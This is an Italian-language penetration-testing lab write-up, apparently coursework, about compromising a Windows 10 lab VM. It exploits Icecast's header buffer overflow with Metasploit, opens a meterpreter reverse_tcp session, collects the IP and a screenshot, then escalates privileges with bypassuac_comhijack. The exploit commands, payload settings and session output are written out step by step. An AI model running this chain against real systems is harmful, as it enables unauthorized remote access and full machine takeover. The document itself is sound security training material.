Esercizio_S7_L4_Windows10_Penetration

Consegna

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit.

Una volta ottenuta la sessione, si dovrà:
- Vedere l' indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Il programma da exploitare sarà Icecast già presente nella iso.

Setup Ambiente

Macchina attaccare: Kali Linux
Macchina Target: Windows10-Metasploitable

Entrambe le macchine sono state inserite all'interno della stessa rete con NAT.

Gli indirizzi IP sono stati attribuiti tramite DHCP.

Svolgimento

Information Gathering

Non essendo a conoscenza di cosa fosse Icecast, ho svolto una breve ricerca per capire lo scopo ed il funzionamento di tale software.


Discovery

Ho iniziato cercando di scoprire quale fosse l'IP della macchina target attraverso una scansione nmap.

Tra i risultati, l'IP della macchina WIndows è risultato essere 10.0.2.6.


Ho quindi proceduto ad avviare uno scan più approfondito per scoprire i servizi e le versioni presenti sul sistema.

nmap -sT -O -sC -sV -p 1-10000 10.0.2.6



Dalla scansione non appare esservi alcun servizio chiamato Icecast. Ho dunque eseguito nuovamente una scansione su tutte le porte disponibili ma anche in questo caso il servizio non risultava presente.

A questo punto mi sono spostato sulla macchina target ed ho effettivamente constatato che il servizio non si avvia automaticamente al boot di Windows; ho risolto semplicemente avviando l'applicazione:



Una volta fatto ciò, effettuando nuovamente una scansione nmap sulla porta 8000 possiamo affermare che Icecast è operativo:


nmap -sC -sV -p8000 10.0.2.6

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p8000 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-28 09:00 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00066s latency).

PORT     STATE SERVICE VERSION
8000/tcp open  http    Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:DE:2A:8C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.06 seconds
```


Preparing the Exploit

Ora che sono riuscito a rilevare il servizio target posso procedere alla ricerca di un exploit per penetrare all'interno della macchina.

Ho dunque avviano msfconsole e ricercato gli exploit relativi ad Icecast.
L'unico exploit disponibile è il seguente:



Utilizzando **info** possiamo vedere che l'exploit mira a sfruttare una vulnerabilità di tipo buffer overflow nell'header parsing.




Ho poi dato un'occhiata alla lista dei payloads disponibili ed ho optato per un reverse tcp di meterpreter:

set PAYLOAD payload/windows/meterpreter/reverse_tcp

EXPLOITING

Una volta configurato l'indirizzo ip della macchina da exploitare ed eseguito il comando **run/exploit**, possiamo vedere che lo script va a buon fine e ci restituisce una shell meterpreter:



Ottenuta la sessione in reverse tcp, ho eseguito il comando getuid e sysinfo per avere una panoramica dello user e del sistema penetrato:

```
meterpreter > getuid
Server username: DESKTOP-9K1O4BT\user
meterpreter > sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Ho poi controllato i permessi a mia disposizione tramite getprivs:

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Dallo screenshot qui sopra possiamo notare che le azioni a nostra disposizione sono molto basiche.

Disponiamo quindi di privilegi da utente standard senza possibilità effettuare operazioni davvero impattanti sul sistema.


Obtaining the exercise's objectives.

Ottenuto l'accesso, ho quindi volto la mia attenzione al recupero delle informazioni richieste dalla consegna.

Ho utilizzato il comando ipconfig per ottenere l'indirizzo IP della macchina:

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:de:2a:8c
MTU          : 1500
IPv4 Address : 10.0.2.6
IPv4 Netmask : 255.255.255.0


Interface  5
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:2851:782c:2804:8ba3:a2dd:1b4f
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::2804:8ba3:a2dd:1b4f
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a00:206
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Ed il comando screenshot per ottenere uno screenshot della GUI della macchina target:



PRIVESC

Una volta portate a termine le richieste della consegna base ho deciso di proseguire e tentare una privilege escalation della macchina.

Ho quindi avviato tramite la sessione meterpreter il comando per l'enumerazione delle possibili vulnerabilità presenti:


run post/multi/recon/local_exploit_suggester

Tra i risultati ho quindi deciso di prendere in considerazione il seguente exploit:


use exploit/windows/local/bypassuac_comhijack

Ho dunque proceduto a selezionare il payload e a settare l'RHOST sull'IP della macchina Windows.


set PAYLOAD payload/windows/x64/meterpreter/reverse_tcp



Fatto ciò ho avviato l'exploit ed in pochi secondi ho ottenuto una nuova sessione meterpreter:



Controllando ora i privilegi possiamo notare che possiamo ora svolgere praticamente qualunque attività sulla macchina:



Conclusioni

In questa esercitazione è stato dimostrato come sia possibile compromettere una macchina Windows 10 sfruttando una vulnerabilità nota del software **Icecast**, esposto sulla porta 8000.

Dopo un'accurata fase di **information gathering** e **discovery**, è stato utilizzato Metasploit per eseguire l'exploit windows/http/icecast_header, ottenendo una sessione **Meterpreter** sul target.
Attraverso questa sessione è stato possibile:

- Verificare l'indirizzo IP della vittima;
- Recuperare uno screenshot del desktop remoto.

Successivamente, si è condotta un'attività di **Privilege Escalation**, sfruttando bypassuac_comhijack. Questo ha permesso di acquisire privilegi avanzati, confermati dall'analisi dei privilegi attivi (es. SeDebugPrivilege, SeImpersonatePrivilege).

L'attacco ha dimostrato come un singolo servizio vulnerabile, se esposto, possa compromettere la sicurezza dell'intero sistema, permettendo a un attaccante non solo di ottenere accesso remoto, ma anche di espandere i propri privilegi fino a controllare completamente la macchina.